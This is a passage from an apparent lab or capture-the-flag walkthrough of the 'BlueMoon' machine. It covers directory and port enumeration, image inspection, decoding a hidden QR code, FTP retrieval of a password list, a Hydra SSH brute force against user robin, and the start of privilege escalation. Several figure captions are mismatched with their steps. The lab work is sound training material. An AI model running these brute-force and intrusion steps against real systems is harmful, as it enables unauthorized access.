     Perl, python, TCL, and shell scripts, as well as server
     configuration files.

sound1.gif, sound2.gif
     These can represent sound files.

sphere1.gif, sphere2.gif
     These can represent 3D worlds or rendering applications and
     formats.

tar.gif
     This can represent TAR archive files.

tex.gif
     This can represent TeX files.

text.gif
     This can represent generic (plain) text files.

transfer.gif
     This can represent FTP transfers or uploads/downloads.

unknown.gif
     This may represent a file of an unknown type.
```

Figure 53

```
uu.gif, uuencoded.gif
     This can stand for uuencoded data.

world1.gif, world2.gif
     These can represent 3D worlds or other 3D formats.
```

Figure 54

Figure 48 – 54 shows the practical step for inspect the apache readme file.

command: curl -I ***http://192.168.56.102/.starts.jpeg***

```
┌──(kali㉿kali)-[~]
└─$ curl -I http://192.168.56.102/.starts.jpeg
HTTP/1.1 200 OK
Date: Wed, 04 Nov 2026 14:51:05 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Mon, 08 Mar 2021 06:28:32 GMT
ETag: "17bef-5bd008afa44aa"
Accept-Ranges: bytes
Content-Length: 97263
Content-Type: image/jpeg
```

Figure 55

Figure 55 shows the practical step for inspect the apache readme file.

4.2.33. Download the Image

The image was downloaded locally for further examination.

command: wget http://192.168.56.102/.starts.jpeg -O starts.jpeg



Figure 56

Figure 56 shows the image file examined during the investigation.

After downloading the image, verify its file type:

command: file starts.jpeg



Figure 57

Figure 57 shows the image file examined during the investigation.

Open the image to inspect its contents:

command: xdg-open starts.jpeg



Figure 58




Figure 59

Figure 58 – 59 shows the image file examined during the investigation.

4.2.34. Examine the Image Metadata

The .starts.jpeg image was examined using the same metadata checks performed on .blue.jpg.

command: exiftool starts.jpeg

```
┌──(kali㉿kali)-[~]
└─$ exiftool starts.jpeg
ExifTool Version Number         : 13.50
File Name                       : starts.jpeg
Directory                       : .
File Size                       : 97 kB
File Modification Date/Time     : 2021:03:08 01:28:32-05:00
File Access Date/Time           : 2026:11:04 10:04:29-05:00
File Inode Change Date/Time     : 2026:11:04 10:03:40-05:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Image Width                     : 835
Image Height                    : 429
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 835×429
Megapixels                      : 0.358
```

Figure 60

Figure 60 shows the metadata extracted from the image file.

command: strings starts.jpeg



Figure 61

Figure 61 shows the strings extracted from the image file during inspection.

4.2.35. Perform a Further Image Analysis

The JPEG file was checked for embedded data or an unusual file structure.

command: binwalk starts.jpeg



Figure 62

Figure 62 shows the Binwalk analysis of the image file.

command: steghide info starts.jpeg




Figure 63

Figure 63 shows the Steghide check performed on the image file.

4.2.36. Examine the Second Image

The blue moon image, blue.jpg, was also examined for possible embedded information.

The image was checked for embedded data using Steghide.

command: steghide info blue.jpg




Figure 64

Figure 64 shows the Steghide check performed on the image file.

command: gobuster dir -u http://192.168.56.102 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak -s 200,301,302,403 -b ""




Figure 65




Figure 66

Figure 65 – 66 shows the Gobuster directory enumeration results for the target website.

4.2.37. Inspect the server-status Resource

The directory scan identified /server-status, so its access permissions were checked.

command: curl -i http://192.168.56.102/server-status




Figure 67

Figure 67 shows the HTTP response received when accessing the server-status resource.

4.2.38. Review the FTP Service Configuration

The FTP service banner and available service information were reviewed.

command: nmap -p 21 -sV --script ftp-syst,ftp-anon 192.168.56.102




Figure 68

Figure 68 shows the Nmap scan results for the target's open ports and services.

command: nmap -p 21 --script ftp-syst 192.168.56.102




Figure 69

Figure 69 shows the Nmap scan results for the target's open ports and services.

4.2.39. Perform a Full TCP Port Scan

After examining the individual services, a full TCP port scan was performed to identify any additional open ports on BlueMoon.

command: nmap -p- -T4 192.168.56.102




Figure 70

Figure 70 shows the Nmap scan results for the target's open ports and services.

4.2.40. Perform a Detailed Service Scan

A detailed scan was performed on the three previously identified open ports to confirm their service versions and default script results.

command: nmap -sC -sV -p21,22,80 192.168.56.102




Figure 71

Figure 71 shows the Nmap scan results for the target's open ports and services.

4.2.41. Identify Hidden Website Directories

Check the availability of the larger wordlist

command: ls /usr/share/wordlists/dirbuster/



Figure 72

Figure 72 shows the Nmap scan results for the target's open ports and services.

Confirm that the following file is available: **directory-list-2.3-medium.txt**

Run Gobuster with the Larger Wordlist

command: gobuster dir -u http://192.168.56.102 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 30




Figure 73

Figure 73 shows the Gobuster directory enumeration results for the target website.

4.2.42. Access the Hidden Directory

url: http://192.168.56.102/hidden_text/




Figure 74

Figure 74 shows Jerry's user ID and group membership, including the Docker group.

url: http://192.168.56.102/hidden_text




Figure 75

Figure 75 shows Jerry's user ID and group membership, including the Docker group.

4.2.43. Follow the Link

Select the **Thank You ...** link displayed on the hidden page.




Figure 76

Figure 76 shows Jerry's user ID and group membership, including the Docker group.

4.2.44. Download the QR Code

command: wget -O qr.png http://192.168.56.102/.QR_C0d3.png

```
┌──(kali㉿kali)-[~]
└─$ wget -O qr.png http://192.168.56.102/.QR_C0d3.png
--2026-11-04 11:36:11--  http://192.168.56.102/.QR_C0d3.png
Connecting to 192.168.56.102:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2020 (2.0K) [image/png]
Saving to: 'qr.png'

qr.png              100%[===================>]   1.97K  --.-KB/s    in 0.002s

2026-11-04 11:36:11 (885 KB/s) - 'qr.png' saved [2020/2020]
```

Figure 78

Figure 78 shows the QR code discovered on the hidden webpage.

4.2.45. Install the QR Code Decoder

command: sudo apt install zbar-tools -y




Figure 79




Figure 80

Figure 79 – 80 shows the QR code discovered on the hidden webpage.

4.3. Gaining Access

4.3.1. Decode the QR Code

command: zbarimg qr.png




Figure 81

Figure 81 shows the decoded information extracted from the QR code.

4.3.2. Connect to the FTP Server

command: ***ftp 192.168.56.102***



Figure 82

Figure 82 shows the FTP session established with the BlueMoon target.

4.3.3. List the Files on the FTP Server

After logging in successfully

command: ls




Figure 83

Figure 83 shows the FTP investigation performed against the BlueMoon target.

4.3.4. Download Both Files

command: get information.txt



Figure 84

Figure 84 shows the practical step for download both files.

command: get p_lists.txt



Figure 85

Figure 85 shows the practical step for download both files.

4.3.5. Exit the FTP Session

command: bye

```
ftp> bye
221 Goodbye.
```

Figure 86

Figure 86 shows the FTP investigation performed against the BlueMoon target.

4.3.6. Read the Downloaded Files

command: cat information.txt

```
┌──(kali㉿kali)-[~]
└─$ cat information.txt

Hello robin ... !

    I'm Already Told You About Your Password Weekness. I will give a Password
 list. you May Choose Anyone of The Password.
```

Figure 87

Figure 87 shows the contents of information.txt retrieved from the FTP server.

command: cat p_lists.txt

```
┌──(kali㉿kali)-[~]
└─$ cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@@d1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
s3thr0lin5
Demonk1ng
R4ndy0rton
Big_sh0w
j0hnc3na
5tr0ngp@ssw0rd
S4br1n4
4nnlyn
C4rp3nt3r
K0fiKing5t0n
```

Figure 88



Figure 89

Figure 88 – 89 shows the candidate passwords contained in p_lists.txt.

4.3.7. Use Hydra to Test the Supplied Password List

command: hydra -l robin -P p_lists.txt -t 4 ssh://192.168.56.102




Figure 90

Figure 90 shows Hydra identifying a valid SSH password for the Robin account.

4.3.8. Connect to BlueMoon Through SSH

command: ssh robin@192.168.56.102




Figure 91

Figure 91 shows the SSH connection to BlueMoon using the Robin account.

4.3.9. Verify the Current User

command: whoami



Figure 92

Figure 92 shows the result of checking the currently logged-in user.

command: hostname



Figure 93

Figure 93 shows the hostname of the target machine.

4.3.10. Locate the First Flag

command: ls



Figure 94

Figure 94 shows the practical step for locate the first flag.

Display the flag,

command: cat user1.txt



Figure 95

Figure 95 shows the first flag collected from Robin's user1.txt file.

4.4. Privilege Escalation

4.4.1. Check Robin's Sudo Permissions

While logged in as Robin,

command: sudo -l

```
robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin

User robin may run the following commands on bluemoon:
